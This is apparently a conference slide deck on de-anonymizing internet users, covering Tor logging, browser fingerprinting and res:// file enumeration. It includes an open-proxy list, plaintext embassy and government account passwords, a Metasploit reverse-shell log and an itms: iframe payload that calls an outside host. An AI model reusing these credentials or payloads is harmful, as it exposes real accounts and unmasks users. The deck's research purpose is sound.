

SecTheory
Internet Security

 **RAPID7**

About Us

- ▣ Robert “RSnake” Hansen
- ▣ SecTheory LLC - CEO
 - ▣ <http://www.sectheory.com>
 - ▣ <http://ha.ckers.org> – the lab
 - ▣ <http://sla.ckers.org> – the forum
- ▣ Joshua “Jabra” Abraham
- ▣ Rapid7 LLC - Security Researcher
 - ▣ <http://www.rapid7.com>
 - ▣ <http://blog.spl0it.org>

De-Anonymizing You!

- ▣ Why does this matter?
 - Privacy advocacy
 - People think they're safe
 - Privacy is not a guarantee. It can be taken from you.
 - True anonymity is actually extremely difficult to achieve!!
- ▣ So we decided to attack users instead of websites for once.




Why is Privacy Good?



- ▣ Safety from trolls who want to drop docs
- ▣ Safer for political dissidents
- ▣ Safer for potential victims of violent crimes (women, children)...
- ▣ Allows people to be themselves (for good or bad)
- ▣ Safer for whistle blowers
- ▣ Increases freedoms

Why is Privacy Bad?

- ▣ Haven for “evildoers”
 - Allows them to attack easily
 - Allows them to retreat easily
 - Allows them to exfiltrate data easily
- ▣ Hurts law enforcement
- ▣ Prevents “social compact” rules of order from working in online contexts.



Either Way, Privacy is Broken

- ▣ The ecosystem is too complex
- ▣ IP is the “gold standard” for tracking people down on the Internet, but what if we could do better?
- ▣ Let’s start with the basics of how people anonymize themselves.



How2

▣ Basic anonymization guide

▣ Proxies:

- CGI proxies
- SOCKS Proxies
- Tor
- Hacked machines

▣ Freemail

- Hotmail
- Gmail
- Hushmail

Working proxy list					
Proxy:Port	Latency (sec)	Type	Country	SSL	Last check time
200.65.127.161:80	0.3100	Transp.	MX	Y	2007-12-11 12:30:07
200.21.103.10:80	0.8603	Elite	CO	?	2007-12-11 12:32:05
195.175.37.8:80	0.9206	Transp.	TR	N	2007-12-11 12:32:34
221.26.207.4:80	0.9263	Anon.	JP	?	2007-12-11 12:28:05
66.153.203.218:80	1.0172	Elite	US	Y	2007-12-11 12:32:51
80.58.205.61:80	1.0245	Transp.	ES	N	2007-12-11 12:32:22
202.134.73.55:80	1.1470	Elite	HK	?	2007-12-11 12:32:29
194.102.253.158:80	1.3030	Elite	RO	?	2007-12-11 12:34:11
203.147.0.30:80	1.3302	Elite	TH	?	2007-12-11 12:28:49
168.209.0.48:80	1.3340	Transp.	ZA	Y	2007-12-11 12:31:50
221.195.41.196:80	1.7028	Transp.	CN	N	2007-12-11 12:31:09
198.36.203.162:80	2.4815	Elite	US	?	2007-12-11 12:32:22
222.62.198.66:80	2.5762	Elite	CN	N	2007-12-11 12:28:41
196.202.252.244:80	3.0651	Transp.	AO	?	2007-12-11 12:32:16
202.166.164.185:80	3.1732	Anon.	PK	Y	2007-12-11 12:32:29
194.146.227.15:80	3.2287	Elite	FR	?	2007-12-11 12:28:26
203.144.144.163:80	4.1522	Transp.	TH	?	2007-12-11 12:28:31
200.88.114.166:80	4.7338	Anon.	DO	?	2007-12-11 12:32:37
217.196.24.220:80	4.7393	Anon.	KZ	?	2007-12-11 12:33:45
168.209.0.50:80	5.2741	Transp.	ZA	Y	2007-12-11 12:31:13
168.243.199.228:80	5.6886	Elite	SV	?	2007-12-11 12:29:34


Client Side Certificates



- ▣ Good/Normal Use
- ▣ Improving the trust model
 - Client: has the cert in the browser
 - Servers: requires all clients have valid certs
- ▣ What if the client goes to another website with SSL?
 - Browser defaults to send the public key

Client Side Certificates

- ▣ Well, could this be malicious?
- ▣ Sniff the public key
 - Name of the system
 - System/OS
 - Username/Email of the client
 - Location of the server
 - Cert Issued / Expires



Funny thing about usernames they often look like this:

- ▣ Common usernames:
 - Administrator
 - root
 - [first].[last]
 - [first]_[last]
 - [first]-[last]
 - handle
 - ... full name of the victim



- ▣ Interesting more on this later....



Breaking Tor

- ▣ 100 embassy passwords
- ▣ Breach proxy honeypots
- ▣ Open Proxies you trust?
- ▣ HackedTor.exe
 - Setup the Client
 - Tor node just logs everything
 - We can play MiTM like Jay
- ▣

```

```

Kazakhstan Embassy in Egypt
213.131.64.229 kazaemb pyramid

Mongolian Embassy in USA
209.213.221.249

n.tumenbayar@mongolianembassy.us
temp

UK Visa Application Centre in Nepal
208.109.119.54 vfsuknepal@vfs-uk-
np.com Password

Defense Research & Development
Organization Govt. Of India, Ministry of
Defense jpsingh@drdo.com password+1

Indian Embassy in USA
amb@indianembassy.org 1234

Iran Embassy in Ghana 217.172.99.19
iranemb_accra@mfa.gov.ir accra

Iran Embassy in Kenya 217.172.99.19
iranemb_kenya@mfa.gov.ir kenya

Hong Kong Liberal Party 202.123.79.164
miriamlau 123456

Browser Detection

- ▣ Mr T
 - Plugins
 - History
 - Screen Resolution
- ▣ BeEF
 - VMware detection (IE only)
 - Plugin detection
 - ▣ (Java, Flash and Quicktime)
 - Setup script in Backtrack4
- ▣ But.... The Cloud is the new Hotness!

- ◊ Filename: npwmsdrm.dll
- ◊ Description: DRM Store Netscape Plugin
- ◊ Mime info: application/x-drm Network Interface Plugin nip **enabled**

Firefox plugin detection:

Auto Copy: **enabled**.
BugMeNot: **enabled**.
Customize Google: **enabled**.
DownThemAll!: **enabled**.
Download Manager: **enabled**.
Flash Block: **enabled**.
IE Tab: **enabled**.
JS View: **enabled**.
NoScript: **enabled**.
QuickJava: **enabled**.
Torbutton: **enabled**.
Web Developer: **enabled**.

JavaScript variables:

Window width = 590
Window height = 617
Available Screen Height = 768
Available Screen Width = 1024
Color Depth = 32
Pixel Depth = 32

Some sites you have visited:

- ◆ <http://ha.ckers.org/>
- ◆ <http://ha.ckers.org/blog/>
- ◆ <http://www.blackhat.com/>

Virtualization/Cloud Detection

- ▣ VM Detection
 - VMware
 - QEMU
 - VirtualBox
- ▣ Amazon EC2 Detection
 - Identify each region
- ▣ Works on:
 - Firefox and IE 6, 7 and 8
 - Works on Linux and Windows
 - Mac doesn't work - 64 bit issue
- ▣ New BeEF Module!
- ▣ Leverage this knowledge in our attacks



Pwn Dem v0hns



- ▣ Java on the client
 - Malicious Java Applet
- ▣ Client running old/vulnerable software:
 - Plugin and/or Browser
 - Metasploit exploit

```
msf exploit(handler) >
[*] Handler binding to LHOST 192.168.159.134
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.


msf exploit(handler) > [*] Meterpreter session 1 opened (192.168.159.134:8080 ->
192.168.159.132:1051)
```

BeEF to the MAX!

- ▣ New BeEF Modules
 - TOR detection
 - VM detection (Vmware, QEMU, VirtualBox and EC2)
 - AJAX “Ping” Sweep
 - Java Metasploit Payload Applet
 - BeEF Metasploit Integration
 - ▣ Autopwn / New Browser 0day
- ▣ Updated BeEF Modules
 - Visited URLs (Alexa top 500)
- ▣ New version of BeEF coming...
 - <http://www.bindshell.net/beef>

Real IP

- ▣ Java
 - Java internal IP
- ▣ Flash
- ▣ scp:// (winSCP)
- ▣ Word/pdf bugs
- ▣ itms:
 - Already part of decloak.net



```
<!-- // ITMS validates the target domain as apple.com, so we have to use a new trick (via RSNAKE) // -->
<iframe width=1 height=1
  src="itms:www.apple.com:thanksRSNAKE@2aee0242c910aa6c95a6c496480dca30.itms.67.78.61.194.0.0.0.0.s
</iframe>
```


File System Enumeration

- ▣ res:// timing
- ▣ res:// timing without JavaScript
- ▣ smbenum

```
http://ha.ckers.org/weird/res-timing.htm - Wind
http://ha.ckers.org/weird/res-timing.htm
Favorites http://ha.ckers.org/weird/res-timing.htm

c:\windows\system32\telnet.exe - 2766
c:\windows\system32\msimg.dll - 10641
c:\windows\system32\xcopy.exe - 2953
c:\windows\system32\wuau serv.dll - 3156
c:\windows\system32\asdf.dll - 1093
c:\windows\system32\1234.dll - 1079
c:\windows\system32\asdf.exe - 1109
c:\windows\system32\1234.exe - 1125

Average good time is 4879ms
Average bad time is 1101.5ms

Done
```



- “Wtf?”



Username and Computer Names!

- ❑ But seriously – that’s just terrible, let’s just get the username and computer name directly!
- ❑ Cut and paste
 - <http://hackers.org/log.cgi?>



Follow TCP Stream

Stream Content

```
(  
...C.A.R.B.O.Y.R.o.b.e.r.t. .H.a.n.s.e.n.C.A.R.B.O.Y..*..  
g.....?.....i?.3..C1.6.oq....NSn..70.~.....qP.V.w.i.n.d.o.w.s. .2.0.0.2. .s..  
..w.i.n.d.o.w.s. .s.e.r.v.e.r. .2.0.0.3. .R.2. .3.7.9.0. .s.e.r.v.i.c.e. .P.a.c.k. .2...  
)
```

Save As Print Entire conversation (412235 bytes) [v] ASCII EBCDIC Hex Dump C Arrays Raw

Close Filter Out This Stream

SMBenum

- SMB enum only finds certain types of files and only if known prior to testing
- SMB enum could also gather usernames through brute force
- Usernames + res:// timing could gather programs that smbenum alone couldn't



Google

The screenshot displays the Burp Suite v1.2.01 interface. The main menu includes 'burp', 'intruder', 'repeater', 'window', and 'help'. Below the menu, there are tabs for 'target', 'proxy', 'spider', 'scanner', 'intruder', 'repeater', 'sequencer', 'decoder', 'comparer', 'comms', and 'alerts'. The 'intercept' tab is active, showing a list of intercepted items. The filter is set to 'showing all items'. The table below lists the intercepted items:

#	host	method	URL	params	mod	status	length	MIME type	extension	title	SSL	
8	https://sb-ssl.g...	GET	/navicon.ico	<input type="checkbox"/>	<input type="checkbox"/>			image	ico		<input checked="" type="checkbox"/>	74 ▲
9	https://sb-ssl.g...	GET	/safebrowsing/newkey?client=navclient-auto-ffox&ap...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	469	text			<input checked="" type="checkbox"/>	74 ▼

Below the table, the 'request' tab is active, showing the raw request details:

```
GET /safebrowsing/newkey?client=navclient-auto-ffox&appver=3.5.1&pver=2.2 HTTP/1.1
Host: sb-ssl.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

The bottom right corner of the window shows '0 matches'.

Google

The screenshot shows the Burp Suite v1.2.01 interface. The main window displays a list of intercepted items. The selected item is a GET request to a Google URL, returning a 200 OK status with a text response.

#	host	method	URL	params	mod	status	length	MIME type	extension	title	SSL	
8	https://sb-ssl.g...	GET	/ravicon.ico	<input type="checkbox"/>	<input type="checkbox"/>			image	ico		<input checked="" type="checkbox"/>	74 ▲
9	https://sb-ssl.g...	GET	/safebrowsing/newkey?client=navclient-auto-ffox&ap...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	469	text			<input checked="" type="checkbox"/>	74 ▼

request response

raw headers hex

```
HTTP/1.1 200 OK
Content-Type: application/vnd.google.safebrowsing-key
Set-Cookie: PREF=ID=5d31db858cf02a6:TM=1248191158:LM=1248191158:S=Ohi_xj8RKX87iSJq; expires=Thu, 21-Jul-2011 15:45:58 GMT; path=/; domain=.google.com
Date: Tue, 21 Jul 2009 15:45:58 GMT
Server: Chunked Update Server
Content-Length: 154

clientkey:24:dc6rE0BsFDWlvypxP7abDQ==
wrappedkey:100:AKEgNivmpOtMR_a4sZ_fBJrrg3ddbA7jQOQKxk7MoW45QoJlJCDUCd5yjZotf5S-Ht2S7V65BVUeZPFgJN7JxZ-ed_qeeA2cJFA==
```

0 matches

Google

burp suite v1.2.01

burp intruder repeater window help

target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts

intercept options history

Filter: showing all items

#	host	method	URL	params	mod	status	length	MIME type	extension	title	SSL	
14	http://safebrow...	POST	/safebrowsing/downloads?client=navclient-auto-ffox...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	3642	text			<input type="checkbox"/>	74
15	http://safebrow	GET	/safebrowsing/rd/goog-malware-shavar_s_13481-1	<input type="checkbox"/>	<input type="checkbox"/>	200	78854				<input type="checkbox"/>	74

request response

raw params headers hex

POST

/safebrowsing/downloads?client=navclient-auto-ffox&appver=3.5.1&pver=2.2&wrkey=AKEgNiujdIKTE8p9_yg-IbD36XJtdyZTIm-Oduw-ozXMt72GnA7p2MqCI54ViUZVFTtGH-5LP7fxAx8F7zAnsYtGf9OjJO5eGQ== HTTP/1.1

Host: safebrowsing.clients.google.com

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Proxy-Connection: keep-alive

Content-Type: text/plain

Content-Length: 46

goog-malware-shavar;mac

goog-phish-shavar;mac

0 matches

Google

burp suite v1.2.01

burp intruder repeater window help

target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts

intercept options history

Filter: showing all items

#	host	method	URL	params	mod	status	length	MIME type	extension	title	SSL
14	http://safebrow...	POST	/safebrowsing/downloads?client=navclient-auto-fox...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	3642	text			<input type="checkbox"/>
15	http://safebrow...	GET	/safebrowsing/rd/goog-malware-shavar_s_13481-1	<input type="checkbox"/>	<input type="checkbox"/>	200	78854				<input type="checkbox"/>

request response

raw headers hex

HTTP/1.1 200 OK
Content-Type: application/vnd.google.safebrowsing-update
Set-Cookie: PREF=ID=abd22f5b548a3253:TM=1248191312:LM=1248191312:S=ZOidSJKAkfSxg4WG; expires=Thu, 21-Jul-2011 15:48:32 GMT; path=/; domain=.google.com
Date: Tue, 21 Jul 2009 15:48:32 GMT
Server: Chunked Update Server
Content-Length: 3259
Expires: Tue, 21 Jul 2009 15:48:32 GMT
Cache-Control: private

m:sLC_1bdgghXObOxzXFMuwQ_CTcQ=
n:1782
i:goog-malware-shavar
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13481-13520.13481-13520.:KiEnS7_Rwc1e41jYpQ2ifXLrWo=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13521-13560.13521-13560.:qajv5dPRtafOfZgQKaWp_z1H-Y8=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13561-13600.13561-13600.:l8q5DBFYBYGrWY2Ge2qM_Wh5fos=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13601-13680.13601-13680.:FUZR0Kl1raD-tVrceNnK1gqBfQU=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13681-13760.13681-13760.:xSgzwhcfJwZcU3HW1tNC424edc=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13761-13840.13761-13840.:nWMSQupwwYjM0ZF2a3uv12xpFKU=

< > 0 matches

Google Owns Us!

The screenshot shows the Burp Suite v1.2.01 interface. The main window displays a list of intercepted requests. The selected request (161) is shown in detail below, including its raw content. A red circle highlights the `machineid` parameter in the XML body of the request.

#	host	method	URL	params	time	IP
158	http://safebrowsing.client...	POST	/safebrowsing/downloads?client=googlechrome&ap...	<input checked="" type="checkbox"/>	5:11:59 PM	74.125.45.139
159	http://tools.google.com	POST	/service/update2?w=3:Be1IMsfE-4000srOjPDHu38...	<input checked="" type="checkbox"/>	6:28:01 PM	209.85.133.101
160	http://tools.google.com	POST	/service/update2?w=3:q-7ywR8pMlcBDjVSHem9WU...	<input checked="" type="checkbox"/>	11:28:01 PM	209.85.133.100
161	http://tools.google.com	POST	/service/update2?w=3:n1nWWzn06ySK3s5Sx7nvFh7...	<input checked="" type="checkbox"/>	4:28:01 AM	74.125.45.138
162	http://safebrowsing.client...	POST	/safebrowsing/downloads?client=googlechrome&ap...	<input checked="" type="checkbox"/>	8:41:37 AM	74.125.159.138

request response

raw params headers hex

POST

/service/update2?w=3:n1nWWzn06ySK3s5Sx7nvFh7B36-FWY1a9p8p8dVDiIC7FXh_4ETGhBicgz_RerQsmbgyfKeSo8sohzQit21ci0vng_Ukyh3Zk-zgdit8aYrg2-HlMrQTa6T4SBbUsKwshlaYFg6XC1mrmJoDFa_HksrziUqvGzgc-Ri8AuEM HTTP/1.1

If-Match: "idYCxIURxLwBwGAXhZv0Ia3-6bw"

Cookie: c=ANcH4TKuMAOPQDiOy0Mtel77JE0C9pjDgHn632LcMGmrYICG3rw1R5NHuHWclYEswooPPNA6Hi_KyOabsCgXZImPgFEDRUdO-Q

User-Agent: Google Update/1.2.183.7;winhttp;cup

Host: tools.google.com

Proxy-Connection: Keep-Alive

Cache-Control: no-cache

Pragma: no-cache

Content-Length: 729

```
<?xml version="1.0" encoding="UTF-8"?><o:gupdate xmlns:o="http://www.google.com/update2/request" protocol="2.0" version="1.2.183.7" ismachine="0" machineid="{B980150C-EB61-4FAF-B0FE-59C93EE3995F}" userid="{3FCF1141-76F7-417C-93B3-0935C34B284B}" requestid="{879DACBC-C0E7-4597-8FD8-C38DD017DCFC0}"><o:os platform="win" version="6.0" sp="Service Pack 2"/><o:app appid="{430FD4D0-B729-4F61-AA34-91526481799D}" version="1.2.183.7" lang="" brand="GGLS" client="" installage="6" installsource="scheduler"><o:updatecheck/></o:app><o:app appid="{8A69D345-D564-463C-AFF1-A69D9E530F96}" version="2.0.172.33" lang="en" brand="GGLS" client="" installage="6" installsource="scheduler"><o:updatecheck/><o:ping active="0"/></o:app></o:gupdate>
```

0 matches

Questions/Comments?

- ▣ Robert “RSnake” Hansen
 - ▣ <http://www.sectheory.com>
 - ▣ <http://ha.ckers.org> – the lab
 - ▣ <http://sla.ckers.org> – the forum
 - ▣ h_aT_ckers_d0t_org

- ▣ Joshua “Jabra” Abraham
 - ▣ <http://www.rapid7.com>
 - ▣ <http://blog.spl0it.org>
 - ▣ <http://www.spl0it.org/files/talks/defcon09/>
 - ▣ Final version of Slides and Demos
 - ▣ Jabra_aT_spl0it_d0t_org